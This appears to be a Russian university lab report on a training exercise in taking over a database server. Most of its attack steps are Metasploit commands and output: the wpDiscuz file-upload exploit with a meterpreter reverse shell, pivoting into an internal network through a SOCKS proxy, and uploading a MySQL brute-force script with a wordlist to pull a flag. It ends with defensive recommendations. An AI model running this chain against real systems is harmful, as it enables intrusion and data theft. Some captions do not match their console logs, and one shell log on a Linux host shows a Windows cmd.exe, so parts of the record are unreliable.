

Отчёт по лабораторной работе №4

Захват сервера базы данных

Кроитору Екатерина, Захаренко Анастасия, Щербакова Вероника

20 Апреля 2025

Российский университет дружбы народов, Москва, Россия

Серверы баз данных — ключевые элементы любой корпоративной инфраструктуры. Потеря контроля над ними может привести к утечке конфиденциальной информации. В рамках данной тренировки смоделирована атака на сервер MySQL внутри корпоративной сети с целью получения флага из базы данных.


Современные злоумышленники активно используют уязвимости в веб-приложениях и CMS (например, WordPress) для проникновения во внутреннюю сеть. Один из популярных эксплойтов — wpDiscuz unauthenticated file upload, позволяет загрузить вредоносный файл и получить доступ к системе. Навыки анализа сети, работы с metasploit и атак перебором паролей крайне важны для специалистов в сфере кибербезопасности.

Получить доступ к серверу базы данных через эксплойт на корпоративном сайте, провести разведку внутренней сети и выполнить подбор пароля для доступа к таблице с флагом.

- Kali Linux (удалённое рабочее место)
- Metasploit Framework
- WordPress (уязвимый плагин wpDiscuz)
- Bash-скрипт для перебора пароля: `mysql_brute.sh`
- Сетевые утилиты: `nmap`, `proxychains`
- База паролей: `rockyou.txt`

Ход работы 1. Использование уязвимости WordPress

Был использован модуль `wp_wpdiscuz_unauthenticated_file_upload`, позволяющий загрузить вредоносный файл на сервер.



2. Настройка параметров эксплойта

Указаны целевые адреса, путь к файлу и параметры для подключения.

```
msf6 > use exploit/unix/webapp/wp_wpdiscuz_unauthenticated_file_upload
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set rhost
rhost => 195.239.174.25
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set blogpath
blogpath => /index.php/2021/07/26/hello-world/
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set lhost
lhost => 195.239.174.11
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > run

[*] Started reverse TCP handler on 195.239.174.11:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[+] Payload uploaded as JhPuoY.php
[*] Calling payload...
[*] Sending stage (39927 bytes) to 195.239.174.25
[*] Meterpreter session 1 opened (195.239.174.11:4444 -> 195.239.174.25:59226)
at 2025-04-16 18:35:49 +0300
[!] This exploit may require manual cleanup of 'JhPuoY.php' on the target

meterpreter > 
```

3. Получение meterpreter-сессии


После запуска эксплойта удалось получить доступ к серверу через обратное подключение.

```
meterpreter > run autoroute -s 10.10.10.0/24  
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.  
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]  
[*] Adding a route to 10.10.10.0/255.255.255.0 ...  
[+] Added route to 10.10.10.0/255.255.255.0 via 195.239.174.25  
[*] Use the -p option to list all active routes  
meterpreter > █
```

Рис. 3: Скрин 3

4. Просмотр сетевых интерфейсов

Определена внутренняя сеть организации 10.10.10.0/24.




```
meterpreter > run post/multi/gather/ping_sweep RHOSTS=10.10.10.0/24

[*] Performing ping sweep for IP range 10.10.10.0/24
[+] 10.10.10.5 host found
[+] 10.10.10.10 host found
[+] 10.10.10.15 host found
[+] 10.10.10.20 host found
[+] 10.10.10.25 host found
[+] 10.10.10.30 host found
[+] 10.10.10.35 host found
[+] 10.10.10.40 host found
[+] 10.10.10.45 host found
[+] 10.10.10.254 host found
```

Рис. 4: Скрин 4

5. Добавление маршрута во внутреннюю сеть

Командой autoroute был добавлен маршрут в локальную сеть.



```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > use auxiliary/s
er/socks_proxy
msf6 auxiliary(server/socks_proxy) > set svhost 127.0.0.1
[!] Unknown datastore option: svhost. Did you mean SRVHOST?
svhost => 127.0.0.1
msf6 auxiliary(server/socks_proxy) > set svport 1080
[!] Unknown datastore option: svport. Did you mean SRVPORT?
svport => 1080
msf6 auxiliary(server/socks_proxy) > set version 5
version => 5
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 0.
msf6 auxiliary(server/socks_proxy) >
[*] Starting the SOCKS proxy server
```

Рис. 5: Скрин 5

6. Сканирование сети

Использован модуль multi/gather/ping_sweep для обнаружения активных хостов.

```
msf6 auxiliary(server/socks_proxy) > options

Module options (auxiliary/server/socks_proxy):
```

Name	Current Setting	Required	Description
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	1080	yes	The port to listen on
VERSION	5	yes	The SOCKS version to use (Accepted: 4a, 5)

When VERSION is 5:

Name	Current Setting	Required	Description
PASSWORD		no	Proxy password for SOCKS5 listener
USERNAME		no	Proxy username for SOCKS5 listener

Auxiliary action:

Name	Description
Proxy	Run a SOCKS proxy server

View the full module info with the `info`, or `info -d` command.

7. Просмотр ARP-таблицы

Получены MAC-адреса и IP всех доступных хостов.

```
(root@kali)-[~]
# proxychains nmap -n -sT -Pn --top-ports 100 10.10.10.30
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Unparseable option (dash, not '-') in argument 1
QUITTING!

  name      Current Setting  Required  Description
  ----      -
(root@kali)-[~]
# ls /usr/tools/mysql_brute
mysql_brute.sh

  name      Current Setting  Required  Description
  ----      -
(root@kali)-[~]
# cat /usr/tools/mysql_brute.sh
mysql_brute.sh
```

Рис. 7: Скрин 7

8. Настройка прокси

Настроен socks_proxu и proxuchains для обхода внутренней сети.

```
msf6 auxiliary(server/socks_proxy) > sessions

Active sessions
=====
```


<u>Id</u>	<u>Name</u>	<u>Type</u>	<u>Information</u>	<u>Connection</u>
1		meterpreter	php/linux www-data @ portal	195.239.174.11:4444 → 195.239.174.25:59246 (195.239.174.25)

```
msf6 auxiliary(server/socks_proxy) > █
```

Рис. 8: Скрин 8

9. Сканирование портов

С помощью nmap были просканированы 100 популярных портов на IP-адресах из внутренней сети.



```
msf6 auxiliary(server/socks_proxy) > sessions 1
[*] Starting interaction with 1 ...

meterpreter > █
```

Рис. 9: Скрин 9

10. Обнаружение сервера MySQL

На хосте 10.10.10.30 открыт порт 3306 — это стандартный порт для MySQL.

```
meterpreter > upload /usr/tools/mysql_brute/mysql_brute.sh /tmp
[*] Uploading : /usr/tools/mysql_brute/mysql_brute.sh → /tmp/mysql_brute.sh
[*] Completed : /usr/tools/mysql_brute/mysql_brute.sh → /tmp/mysql_brute.sh
meterpreter > upload /usr/share/worldlists/rockyou.txt /tmp
[-] Error running command upload: Errno::ENOENT No such file or directory @ rb_file_
stat - /usr/share/worldlists/rockyou.txt
meterpreter > upload /usr/share/wordlists/rockyou.txt /tmp
[*] Uploading : /usr/share/wordlists/rockyou.txt → /tmp/rockyou.txt
```

Рис. 10: Скрин 10

11. Загрузка скрипта и словаря

Загружены mysql_brute.sh и rockyou.txt на удалённую машину в папку /tmp.

```
meterpreter > cd /tmp
meterpreter > ls
Listing: /tmp
=====
```

Mode	Size	Type	Last modified	Name
100644/rw-r--r--	990	fil	2025-04-16 19:07:00 +0300	mysql_brute.sh
100644/rw-r--r--	139921521	fil	2025-04-16 19:09:17 +0300	rockyou.txt

```
meterpreter > █
```

Рис. 11: Скрин 11

12. Проверка файлов

Убедились, что оба файла находятся в нужной директории.

```
meterpreter > shell -x -f -u -p -cnc ports 100 10.10.10.10
Process 3020 created. File loaded: c:\windows\system32\cmd.exe
Channel 258 created. (c:\windows\system32\cmd.exe -cnc ports 100 10.10.10.10)
ls
mysql_brute.sh
rockyou.txt
bash mysql_brute.sh
Пользователь не указан
bash mysql_brute.sh user rockyou.you 10.10.10.30
mysql_brute.sh: line 37: rockyou.you: No such file or directory
Не удалось подключиться к базе данных с помощью паролей из файла rockyou.you
bash mysql_brute.sh user rockyou.txt 10.10.10.30
Ошибка подключения к базе данных user 123456 0
Ошибка подключения к базе данных user 12345 1
Ошибка подключения к базе данных user 123456789 2
Ошибка подключения к базе данных user password 3
Ошибка подключения к базе данных user iloveyou 4
Ошибка подключения к базе данных user princess 5
Ошибка подключения к базе данных user 1234567 6
```

Рис. 12: Скрин 12

13. Запуск перебора паролей

Выполнен запуск bash-скрипта: `bash mysql_brute.sh user rockyou.txt 10.10.10.30`

```
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 7
Server version: 10.11.2-MariaDB-1 Debian n/a

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+-----+
| Database |
+-----+
| Flag      |
| information_schema |
| mysql     |
| performance_schema |
| sys       |
```

Рис. 13: Скрин 13

14. Получение флага

После подбора пароля выполнено подключение к MySQL и извлечение флага из таблицы.

```
MariaDB [Flag]> show tables;  
+-----+  
| Tables_in_Flag |  
+-----+  
| bzqmu          |  
+-----+
```

Рис. 14: Скрин 14

- Успешно использована уязвимость в плагине wpDiscuz.
 - Выполнена разведка внутренней сети, идентифицирован и просканирован сервер MySQL.
 - С помощью скрипта перебора подобран пароль и получен флаг из базы данных.
- Рекомендации
- Ограничить доступ к админ-панели WordPress и обновить уязвимые плагины.
 - Настроить фаервол и фильтрацию трафика между сегментами сети.
 - Регулярно тестировать инфраструктуру на наличие уязвимостей.
 - Использовать более надёжные пароли и многофакторную аутентификацию.